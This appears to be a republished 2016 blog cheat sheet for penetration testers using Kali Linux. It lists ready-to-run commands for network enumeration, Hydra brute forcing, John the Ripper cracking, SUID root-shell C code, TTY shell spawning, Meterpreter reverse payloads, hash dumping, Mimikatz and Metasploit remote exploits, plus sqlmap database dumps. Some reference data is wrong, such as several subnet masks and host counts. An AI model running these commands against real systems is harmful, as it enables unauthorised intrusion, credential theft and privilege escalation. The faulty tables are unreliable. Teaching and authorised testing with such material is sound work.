KALI LINUX CHEAT SHEET FOR PENETRATION TESTERS


December 20, 2016 Cheat Sheet, Kali Linux, Security 2 Comments

Penetration testing (also called pen testing) is the practice of testing a computer system, network or Web application to find vulnerabilities that an attacker could exploit.

Kali Linux Cheat Sheet for Penetration testers is a high level overview for typical penetration testing environment ranging from nmap, sqlmap, ipv4, enumeration, fingerprinting etc. Always view man pages if you are in doubt or the commands are not working as outlined here (can be OS based, version based changes etc.) for the operating system you are using (such as BlackBox, Black Ubuntu, ParrotSec OS, Debian, Ubuntu etc.). I've also referenced some guides that I found useful in different sections and it might come in handy.

Recon and Enumeration

NMAP Commands



Nmap (“Network Mapper”) is a free and open source utility for network discovery and security auditing. Many systems and network administrators also find it useful for tasks such as network inventory, managing service upgrade schedules, and monitoring host or service uptime. Nmap uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) those hosts are offering, what operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics. It was designed to rapidly scan large networks, but works fine against single hosts. Nmap runs on all major computer operating systems, and official binary packages are available for Linux, Windows, and Mac OS X.

COMMAND	DESCRIPTION
nmap -v -sS -A -T4 target	Nmap verbose scan, runs syn stealth, T4 timing (should be ok on LAN), OS and service version info, traceroute and scripts against services
nmap -v -sS -p–A -T4 target	As above but scans all TCP ports (takes a lot longer)
nmap -v -sU -sS -p- -A -T4 target	As above but scans all TCP ports and UDP scan (takes even longer)
nmap -v -p 445 –script=smb-check-vulns –script-args=unsafe=1 192.168.1.X	Nmap script to scan for vulnerable SMB servers – WARNING: unsafe=1 may cause knockover

COMMAND	DESCRIPTION
ls /usr/share/nmap/scripts/* | grep ftp	Search nmap scripts for keywords

Router hack using nmap here.

SMB enumeration

In computer networking, Server Message Block (SMB), one version of which was also known as Common Internet File System (CIFS, /ˈsɪfs/), operates as an application-layer network protocol mainly used for providing shared access to files, printers, and serial ports and miscellaneous communications between nodes on a network

COMMAND	DESCRIPTION
nbtscan 192.168.1.0/24	Discover Windows / Samba servers on subnet, finds Windows MAC addresses, netbios name and discover client workgroup / domain
enum4linux -a target-ip	Do Everything, runs all options (find windows client domain / workgroup) apart from dictionary based share name guessing

Other Host Discovery

Other methods of host discovery, that don't use nmap…

COMMAND	DESCRIPTION
netdiscover -r 192.168.1.0/24	Discovers IP, MAC Address and MAC vendor on the subnet from ARP, helpful for confirming you're on the right VLAN at $client site

SMB Enumeration

Enumerate Windows shares / Samba shares.

COMMAND	DESCRIPTION
nbtscan 192.168.1.0/24	Discover Windows / Samba servers on subnet, finds Windows MAC addresses, netbios name and discover client workgroup / domain
enum4linux -a target-ip	Do Everything, runs all options (find windows client domain / workgroup) apart from dictionary based share name guessing

Python Local Web Server

Python local web server command, handy for serving up shells and exploits on an attacking machine.

COMMAND	DESCRIPTION
python -m SimpleHTTPServer 80	Run a basic http server, great for serving up shells etc

Mounting File Shares

How to mount NFS / CIFS, Windows and Linux file shares.

COMMAND	DESCRIPTION
mount 192.168.1.1:/vol/share /mnt/nfs	Mount NFS share to /mnt/nfs
mount -t cifs -o username=user,password=pass ,domain=blah //192.168.1.X/share-name /mnt/cifs	Mount Windows CIFS / SMB share on Linux at /mnt/cifs if you remove password it will prompt on the CLI (more secure as it wont end up in bash_history)
net use Z: \\win-server\share password /user:domain\janedoe /savecred /p:no	Mount a Windows share on Windows from the command line
apt-get install smb4k -y	Install smb4k on Kali, useful Linux GUI for browsing SMB shares

Basic FingerPrinting

A device fingerprint or machine fingerprint or browser fingerprint is information collected about a remote computing device for the purpose of identification. Fingerprints can be used to fully or partially identify individual users or devices even when cookies are turned off.

COMMAND	DESCRIPTION
nc -v 192.168.1.1 25 telnet 192.168.1.1 25	Basic versioning / fingerprinting via displayed banner

SNMP Enumeration

SNMP enumeration is the process of using SNMP to enumerate user accounts on a target system. SNMP employs two major types of software components for communication: the SNMP agent, which is located on the networking device, and the SNMP management station, which communicates with the agent.

COMMAND	DESCRIPTION
snmpcheck -t 192.168.1.X -c public snmpwalk -c public -v1 192.168.1.X 1| grep hrSWRunName|cut -d* * -f snmpenum -t 192.168.1.X onesixtyone -c names -i hosts	SNMP enumeration

DNS Zone Transfers

COMMAND	DESCRIPTION
nslookup -> set type=any -> ls -d blah.com	Windows DNS zone transfer
dig axfr blah.com @ns1.blah.com	Linux DNS zone transfer

DNSRecon

DNSRecon provides the ability to perform:

1. Check all NS Records for Zone Transfers
2. Enumerate General DNS Records for a given Domain (MX, SOA, NS, A, AAAA, SPF and TXT)
3. Perform common SRV Record Enumeration. Top Level Domain (TLD) Expansion
4. Check for Wildcard Resolution
5. Brute Force subdomain and host A and AAAA records given a domain and a wordlist
6. Perform a PTR Record lookup for a given IP Range or CIDR
7. Check a DNS Server Cached records for A, AAAA and CNAME Records provided a list of host records in a text file to check
8. Enumerate Common mDNS records in the Local Network Enumerate Hosts and Subdomains using Google

```
DNS Enumeration Kali - DNSReconroot:~#
dnsrecon -d TARGET -D /usr/share/wordlists/dnsmap.txt -t std --xml ouput.xml
```

HTTP / HTTPS Webserver Enumeration

COMMAND	DESCRIPTION
nikto -h 192.168.1.1	Perform a nikto scan against target

COMMAND	DESCRIPTION
dirbuster	Configure via GUI, CLI input doesn't work most of the time

Packet Inspection

COMMAND	DESCRIPTION
tcpdump tcp port 80 -w output.pcap -i eth0	tcpdump for port 80 on interface eth0, outputs to output.pcap

Username Enumeration

Some techniques used to remotely enumerate users on a target system.

SMB User Enumeration

COMMAND	DESCRIPTION
python /usr/share/doc/python-impacket-doc/examples /samrdump.py 192.168.XXX.XXX	Enumerate users from SMB
ridenum.py 192.168.XXX.XXX 500 50000 dict.txt	RID cycle SMB / enumerate users from SMB

SNMP User Enumeration

COMMAND	DESCRIPTION
snmpwalk public -v1 192.168.X.XXX 1 |grep 77.1.2.25 |cut -d" " -f4	Enmerate users from SNMP

COMMAND	DESCRIPTION
python /usr/share/doc/python-impacket-doc/examples/ samrdump.py SNMP 192.168.X.XXX	Enmerate users from SNMP
nmap -sT -p 161 192.168.X.XXX/254 -oG snmp_results.txt (then grep)	Search for SNMP servers with nmap, grepable output

Passwords

Wordlists

COMMAND	DESCRIPTION
/usr/share/wordlists	Kali word lists

Massive wordlist here at g0tm1lk's blog

Brute Forcing Services

Hydra FTP Brute Force

Hydra is a parallelized login cracker which supports numerous protocols to attack. It is very fast and flexible, and new modules are easy to add. This tool makes it possible for researchers and security consultants to show how easy it would be to gain unauthorized access to a system remotely. On Ubuntu it can be installed from the synaptic package manager. On Kali Linux, it is per-installed.

COMMAND	DESCRIPTION
hydra -l USERNAME -P /usr/share/wordlistsnmap.lst -f 192.168.X.XXX ftp -V	Hydra FTP brute force

Hydra POP3 Brute Force

COMMAND	DESCRIPTION
hydra -l USERNAME -P /usr/share/wordlistsnmap.lst -f 192.168.X.XXX pop3 -V	Hydra POP3 brute force

Hydra SMTP Brute Force

COMMAND	DESCRIPTION
hydra -P /usr/share/wordlistsnmap.lst 192.168.X.XXX smtp -V	Hydra SMTP brute force

Use -t to limit concurrent connections, example: -t 15

Cracking password using Hydra guide here

Password Cracking

John The Ripper – JTR

John the Ripper is different from tools like Hydra. Hydra does blind brute-forcing by trying username/password combinations on a service daemon like ftp server or telnet server. John however needs the hash first. So the greater challenge for a hacker is to first get the hash that is to be cracked. Now a days hashes are more easily crackable using free rainbow tables available online. Just go to one of the sites, submit the hash and if the hash is made of a common word, then the site would show the word almost instantly. Rainbow tables basically store common words and their hashes in a large database. Larger the database, more the words covered.

COMMAND	DESCRIPTION
john –wordlist=/usr/share/wordlists/rockyou.txt hashes	JTR password cracking

COMMAND	DESCRIPTION
john –format=descrypt –wordlist /usr/share/wordlists/rockyou.txt hash.txt	JTR forced descrypt cracking with wordlist
john –format=descrypt hash –show	JTR forced descrypt brute force cracking

Cracking password using John the Ripper guide here

Exploit Research

Ways to find exploits for enumerated hosts / services.

COMMAND	DESCRIPTION
searchsploit windows 2003 | grep -i local	Search exploit-db for exploit, in this example windows 2003 + local esc
site:exploit-db.com exploit kernel <= 3	Use google to search exploit-db.com for exploits
grep -R “W7” /usr/share/metasploit-framework /modules/exploit/windows/*	Search metasploit modules using grep – msf search sucks a bit

Full on guide with screenshots for searching exploits here

Compiling Exploits

Identifying if C code is for Windows or Linux

C #includes will indicate which OS should be used to build the exploit.

COMMAND	DESCRIPTION
process.h, string.h, winbase.h, windows.h, winsock2.h	Windows exploit code
arpa/inet.h, fcntl.h, netdb.h, netinet/in.h, sys/sockt.h, sys/types.h, unistd.h	Linux exploit code

Build Exploit GCC

Compile exploit gcc.

COMMAND	DESCRIPTION
gcc -o exploit exploit.c	Basic GCC compile

GCC Compile 32Bit Exploit on 64Bit Kali

Handy for cross compiling 32 bit binaries on 64 bit attacking machines.

COMMAND	DESCRIPTION
gcc -m32 exploit.c -o exploit	Cross compile 32 bit binary on 64 bit Linux

Compile Windows .exe on Linux

Build / compile windows exploits on Linux, resulting in a .exe file.

COMMAND	DESCRIPTION
i586-mingw32msvc-gcc exploit.c -lws2_32 -o exploit.exe	Compile windows .exe on Linux

SUID Binary

Often SUID C binary files are required to spawn a shell as a superuser, you can update the UID / GID and shell as required.

below are some quick copy and pate examples for various shells:

SUID C Shell for /bin/bash

```
int main(void){
        setresuid(0, 0, 0);
        system("/bin/bash");
}
```

SUID C Shell for /bin/sh

```
int main(void){
        setresuid(0, 0, 0);
        system("/bin/sh");
}
```

Building the SUID Shell binary

```
gcc -o suid suid.c
```

For 32 bit:

```
gcc -m32 -o suid suid.c
```

TTY Shells

Tips / Tricks to spawn a TTY shell from a limited shell in Linux, useful for running commands like su from reverse shells.

Python TTY Shell Trick

```
python -c 'import pty;pty.spawn("/bin/bash")'
```

```
echo os.system('/bin/bash')
```

Spawn Interactive sh shell

```
/bin/sh -i
```

Spawn Perl TTY Shell

```
exec "/bin/sh";
perl —e 'exec "/bin/sh";'
```

Spawn Ruby TTY Shell

```
exec "/bin/sh"
```

Spawn Lua TTY Shell

```
os.execute('/bin/sh')
```

Spawn TTY Shell from Vi

Run shell commands from vi:

```
:!bash
```

Spawn TTY Shell NMAP

```
!sh
```

Metasploit

Metasploit was created by H. D. Moore in 2003 as a portable network tool using Perl. By 2007, the Metasploit Framework had been completely rewritten in Ruby. On October 21, 2009, the Metasploit Project announced that it had been acquired by Rapid7, a security company that provides unified vulnerability management solutions.

Like comparable commercial products such as Immunity's Canvas or Core Security Technologies' Core Impact, Metasploit can be used to test the vulnerability of computer systems or to break into remote systems. Like many information security tools, Metasploit can be used for both legitimate and unauthorized activities. Since the acquisition of the Metasploit Framework, Rapid7 has added two open core proprietary editions called Metasploit Express and Metasploit Pro.

Metasploit's emerging position as the de facto exploit development framework led to the release of software vulnerability advisories often accompanied by a third party Metasploit exploit module that highlights the exploitability, risk and remediation of that particular bug. Metasploit 3.0 began to include fuzzing tools, used to discover software vulnerabilities, rather than just exploits for known bugs. This avenue can be seen with the integration of the lorcon wireless (802.11) toolset into Metasploit 3.0 in November 2006. Metasploit 4.0 was released in August 2011.

Meterpreter Payloads

Windows reverse meterpreter payload

COMMAND	DESCRIPTION

COMMAND	DESCRIPTION
set payload windows/meterpreter/reverse_tcp	Windows reverse tcp payload

Windows VNC Meterpreter payload

COMMAND	DESCRIPTION
set payload windows/vncinject/reverse_tcp set ViewOnly false	Meterpreter Windows VNC Payload

Linux Reverse Meterpreter payload

COMMAND	DESCRIPTION
set payload linux/meterpreter/reverse_tcp	Meterpreter Linux Reverse Payload

Meterpreter Cheat Sheet

Useful meterpreter commands.

COMMAND	DESCRIPTION
upload file c:\\windows	Meterpreter upload file to Windows target
download c:\\windows\\repair\\sam /tmp	Meterpreter download file from Windows target
download c:\\windows\\repair\\sam /tmp	Meterpreter download file from Windows target

COMMAND	DESCRIPTION
execute -f c:\\windows\temp\exploit.exe	Meterpreter run .exe on target – handy for executing uploaded exploits
execute -f cmd -c	Creates new channel with cmd shell
ps	Meterpreter show processes
shell	Meterpreter get shell on the target
getsystem	Meterpreter attempts priviledge escalation the target
hashdump	Meterpreter attempts to dump the hashes on the target
portfwd add –l 3389 –p 3389 –r target	Meterpreter create port forward to target machine
portfwd delete –l 3389 –p 3389 –r target	Meterpreter delete port forward

Common Metasploit Modules

Remote Windows Metasploit Modules (exploits)

COMMAND	DESCRIPTION
use exploit/windows/smb/ms08_067_netapi	MS08_067 Windows 2k, XP, 2003 Remote Exploit
use exploit/windows/dcerpc/ms06_040_netapi	MS08_040 Windows NT, 2k, XP, 2003 Remote Exploit
use exploit/windows/smb/ ms09_050_smb2_negotiate_func_index	MS09_050 Windows Vista SP1/SP2 and Server 2008 (x86) Remote Exploit

Local Windows Metasploit Modules (exploits)

COMMAND	DESCRIPTION
use exploit/windows/local/bypassuac	Bypass UAC on Windows 7 + Set target + arch, x86/64

Auxilary Metasploit Modules

COMMAND	DESCRIPTION
use auxiliary/scanner/http/dir_scanner	Metasploit HTTP directory scanner
use auxiliary/scanner/http/jboss_vulnscan	Metasploit JBOSS vulnerability scanner
use auxiliary/scanner/mssql/mssql_login	Metasploit MSSQL Credential Scanner
use auxiliary/scanner/mysql/mysql_version	Metasploit MSSQL Version Scanner
use auxiliary/scanner/oracle/oracle_login	Metasploit Oracle Login Module

Metasploit Powershell Modules

COMMAND	DESCRIPTION
use exploit/multi/script/web_delivery	Metasploit powershell payload delivery module
post/windows/manage/powershell/exec_powershell	Metasploit upload and run powershell script through a session
use exploit/multi/http/jboss_maindeployer	Metasploit JBOSS deploy
use exploit/windows/mssql/mssql_payload	Metasploit MSSQL payload

Post Exploit Windows Metasploit Modules

COMMAND	DESCRIPTION

COMMAND	DESCRIPTION
run post/windows/gather/win_privs	Metasploit show privileges of current user
use post/windows/gather/credentials/gpp	Metasploit grab GPP saved passwords
load mimikatz -> wdigest	Metasplit load Mimikatz
run post/windows/gather/local_admin_search_enum	Idenitfy other machines that the supplied domain user has administrative access to

Networking

TTL Fingerprinting

OPERATING SYSTEM	TTL SIZE
Windows	128
Linux	64
Solaris	255
Cisco / Network	255

IPv4

Classful IP Ranges

E.g Class A,B,C (depreciated)

CLASS	IP ADDRESS RANGE

CLASS	IP ADDRESS RANGE
Class A IP Address Range	0.0.0.0 – 127.255.255.255
Class B IP Address Range	128.0.0.0 – 191.255.255.255
Class C IP Address Range	192.0.0.0 – 223.255.255.255
Class D IP Address Range	224.0.0.0 – 239.255.255.255
Class E IP Address Range	240.0.0.0 – 255.255.255.255

IPv4 Private Address Ranges

CLASS	RANGE
Class A Private Address Range	10.0.0.0 – 10.255.255.255
Class B Private Address Range	172.16.0.0 – 172.31.255.255
Class C Private Address Range	192.168.0.0 – 192.168.255.255
	127.0.0.0 – 127.255.255.255

IPv4 Subnet Cheat Sheet

CIDR	DECIMAL MASK	NUMBER OF HOSTS
/31	255.255.255.254	1 Host
/30	255.255.255.252	2 Hosts
/29	255.255.255.249	6 Hosts
/28	255.255.255.240	14 Hosts

CIDR	DECIMAL MASK	NUMBER OF HOSTS
/27	255.255.255.224	30 Hosts
/26	255.255.255.192	62 Hosts
/25	255.255.255.128	126 Hosts
/24	255.255.255.0	254 Hosts
/23	255.255.254.0	512 Host
/22	255.255.252.0	1022 Hosts
/21	255.255.248.0	2046 Hosts
/20	255.255.240.0	4094 Hosts
/19	255.255.224.0	8190 Hosts
/18	255.255.192.0	16382 Hosts
/17	255.255.128.0	32766 Hosts
/16	255.255.0.0	65534 Hosts
/15	255.254.0.0	131070 Hosts
/14	255.252.0.0	262142 Hosts
/13	255.248.0.0	524286 Hosts
/12	255.240.0.0	1048674 Hosts
/11	255.224.0.0	2097150 Hosts
/10	255.192.0.0	4194302 Hosts
/9	255.128.0.0	8388606 Hosts

CIDR	DECIMAL MASK	NUMBER OF HOSTS
/8	255.0.0.0	16777214 Hosts

ASCII Table Cheat Sheet

Useful for Web Application Penetration Testing, or if you get stranded on Mars and need to communicate with NASA.

ASCII	CHARACTER
x00	Null Byte
x08	BS
x09	TAB
x0a	LF
x0d	CR
x1b	ESC
x20	SPC
x21	!
x22	“
x23	#
x24	$
x25	%
x26	&

ASCII	CHARACTER
x27	`
x28	(
x29	)
x2a	*
x2b	+
x2c	,
x2d	–
x2e	.
x2f	/
x30	0
x31	1
x32	2
x33	3
x34	4
x35	5
x36	6
x37	7
x38	8
x39	9

ASCII	CHARACTER
x3a	:
x3b	;
x3c	<
x3d	=
x3e	>
x3f	?
x40	@
x41	A
x42	B
x43	C
x44	D
x45	E
x46	F
x47	G
x48	H
x49	I
x4a	J
x4b	K
x4c	L

ASCII	CHARACTER
x4d	M
x4e	N
x4f	O
x50	P
x51	Q
x52	R
x53	S
x54	T
x55	U
x56	V
x57	W
x58	X
x59	Y
x5a	Z
x5b	[
x5c	\
x5d	]
x5e	^
x5f	_

ASCII	CHARACTER
x60	`
x61	a
x62	b
x63	c
x64	d
x65	e
x66	f
x67	g
x68	h
x69	i
x6a	j
x6b	k
x6c	l
x6d	m
x6e	n
x6f	o
x70	p
x71	q
x72	r

ASCII	CHARACTER
x73	s
x74	t
x75	u
x76	v
x77	w
x78	x
x79	y
x7a	z

CISCO IOS Commands

A collection of useful Cisco IOS commands.

COMMAND	DESCRIPTION
enable	Enters enable mode
conf t	Short for, configure terminal
(config)# interface fa0/0	Configure FastEthernet 0/0
(config-if)# ip addr 0.0.0.0 255.255.255.255	Add ip to fa0/0
(config-if)# ip addr 0.0.0.0 255.255.255.255	Add ip to fa0/0
(config-if)# line vty 0 4	Configure vty line

COMMAND	DESCRIPTION
(config-line)# login	Cisco set telnet password
(config-line)# password YOUR-PASSWORD	Set telnet password
# show running-config	Show running config loaded in memory
# show startup-config	Show sartup config
# show version	show cisco IOS version
# show session	display open sessions
# show ip interface	Show network interfaces
# show interface e0	Show detailed interface info
# show ip route	Show routes
# show access-lists	Show access lists
# dir file systems	Show available files
# dir all-filesystems	File information
# dir /all	SHow deleted files
# terminal length 0	No limit on terminal output
# copy running-config tftp	Copys running config to tftp server
# copy running-config startup-config	Copy startup-config to running-config

Cryptography

Hash Lengths

HASH	SIZE
MD5 Hash Length	16 Bytes
SHA-1 Hash Length	20 Bytes
SHA-256 Hash Length	32 Bytes
SHA-512 Hash Length	64 Bytes

Hash Examples

Likely just use hash-identifier for this but here are some example hashes:

HASH	EXAMPLE
MD5 Hash Example	8743b52063cd84097a65d1633f5c74f5
MD5 $PASS:$SALT Example	01dfae6e5d4d90d9892622325959afbe:7050461
MD5 $SALT:$PASS	f0fda58630310a6dd91a7d8f0a4ceda2:4225637426
SHA1 Hash Example	b89eaac7e61417341b710b727768294d0e6a277b
SHA1 $PASS:$SALT	2fc5a684737ce1bf7b3b239df432416e0dd07357:2014
SHA1 $SALT:$PASS	cac35ec206d868b7d7cb0b55f31d9425b075082b:5363620024
SHA-256	127e6fbfe24a750e72930c220a8e138275656b 8e5d8f48a98c3c92df2caba935
SHA-256 $PASS:$SALT	c73d08de890479518ed60cf670d17faa26a4a7 1f995c1dcc978165399401a6c4

HASH	EXAMPLE
SHA-256 $SALT:$PASS	eb368a2dfd38b405f014118c7d9747fcc97f4 f0ee75c05963cd9da6ee65ef498:560407001617
SHA-512	82a9dda829eb7f8ffe9fbe49e45d47d2dad9 664fbb7adf72492e3c81ebd3e29134d9bc 12212bf83c6840f10e8246b9db54a4 859b7ccd0123d86e5872c1e5082f
SHA-512 $PASS:$SALT	e5c3ede3e49fb86592fb03f471c35ba13e8 d89b8ab65142c9a8fdafb635fa2223c24e5 558fd9313e8995019dcbec1fb58414 6b7bb12685c7765fc8c0d51379fd
SHA-512 $SALT:$PASS	976b451818634a1e2acba682da3fd6ef a72adf8a7a08d7939550c244b237c72c7d4236754 4e826c0c83fe5c02f97c0373b6b1 386cc794bf0d21d2df01bb9c08a
NTLM Hash Example	b4b9b02e6f09a9bd760f388b67351e2b

Identify HASH and cracking password using Wireshark guide here

SQLMap Examples

sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

COMMAND	DESCRIPTION

COMMAND	DESCRIPTION
sqlmap -u http://meh.com –forms –batch –crawl=10 –cookie=jsessionid=54321 –level=5 –risk=3	Automated sqlmap scan
sqlmap -u TARGET -p PARAM –data=POSTDATA –cookie=COOKIE –level=3 –current-user –current-db –passwords –file-read=”/var/www/blah.php”	Targeted sqlmap scan
sqlmap -u “http://meh.com/meh.php?id=1” –dbms=mysql –tech=U –random-agent –dump	Scan url for union + error based injection with mysql backend and use a random user agent + database dump
sqlmap -o -u “http://meh.com/form/” –forms	sqlmap check form for injection
sqlmap -o -u “http://meh/vuln-form” –forms -D database-name -T users –dump	sqlmap dump and crack hashes for table users on database-name.

Source:

This article originally appeared on Penetration Testing Tools Cheat Sheet.

« Previous
How to add RBL on Zimbra Server?

Next
Steam boasts a total of 2155 Linux Games in 2016 »

2 COMMENTS

Tom

December 20, 2016 at 11:40 pm

Any chance to put this in a github?

Reply

rajesh November 1, 2017 at 2:53 pm

excellent article..i am learning any thing and every useful.. Please keep on posting this articles..

Reply

USE WORDPRESS.COM, TWITTER, FACEBOOK, OR GOOGLE+ ACCOUNTS TO COMMENT (ANONYMOUS COMMENTS ALLOWED)

Enter your comment here...

RECENT COMMENTS

Bane_of_athropods: yey it works after all that internet page hunting...

Harsh Parmar: disabling hid_multitouch also diables my mouse/trackpad is there any way to avoi...

Sravan: You saved a life! Works like a charm....

Coco: I have Kali rolling edition installed on my computer and the same problem occure...

atif: sudo apt-get install tor Reading package lists... Done Building dependency tree...

RECENT POSTS

Catching bad guys

May 3, 2018

Kali Linux 2018.2 released

May 2, 2018

Spin a Kali Linux instance on AWS within 60 seconds for free

April 30, 2018

telus.com spam emails to gmail account

April 22, 2018

The following signatures were invalid: EXPKEYSIG ED444FF07D8D0BF6 Kali Linux Repository

February 27, 2018

TAGS

AMD ATI Browser Catalyst Control Center Command Line Interface (CLI) Cracking CUDA Denial of Service Attack Desktop Manager Distributed Denial of Service Attack (DDoS) Driver error featured fglrx Hacking How to IP Spoofing IP Spoofing in Kali Linux Kali Linux Kali Linux 2.0 Kali Sana Linux Linux Administration Man in the Middle Attack metasploit MITM Monitoring News NVIDIA Others Penetration Test Pyrit Recommended Referral spam Security Spam Spoof IP SSH Tor Virtualbox Virtual Private Network (VPN) Vulnerability Wireless Cards Wireless LAN (Wi-Fi) WPA2

EMAIL SUBSCRIPTION

Subscribe to our email newsletter.

Enter your e-mail address

Subscribe

CATEGORIES

Categories Select Category

ARCHIVES

Archives Select Month

POLLS

Best USB Wireless Cards for Kali Linux

- Rokland N3 (2.4GHz)
- Alfa AWUS036NHA (2.4GHz)

- Alfa AWUS036H (2.4GHz)
- TP-Link WN722N (2.4GHz)
- Linksys WUSB54GC v1 (2.4GHz)
- Rosewill RNX-N600UBE (5GHz)

Vote

View Results

Designed by blackMORE Ops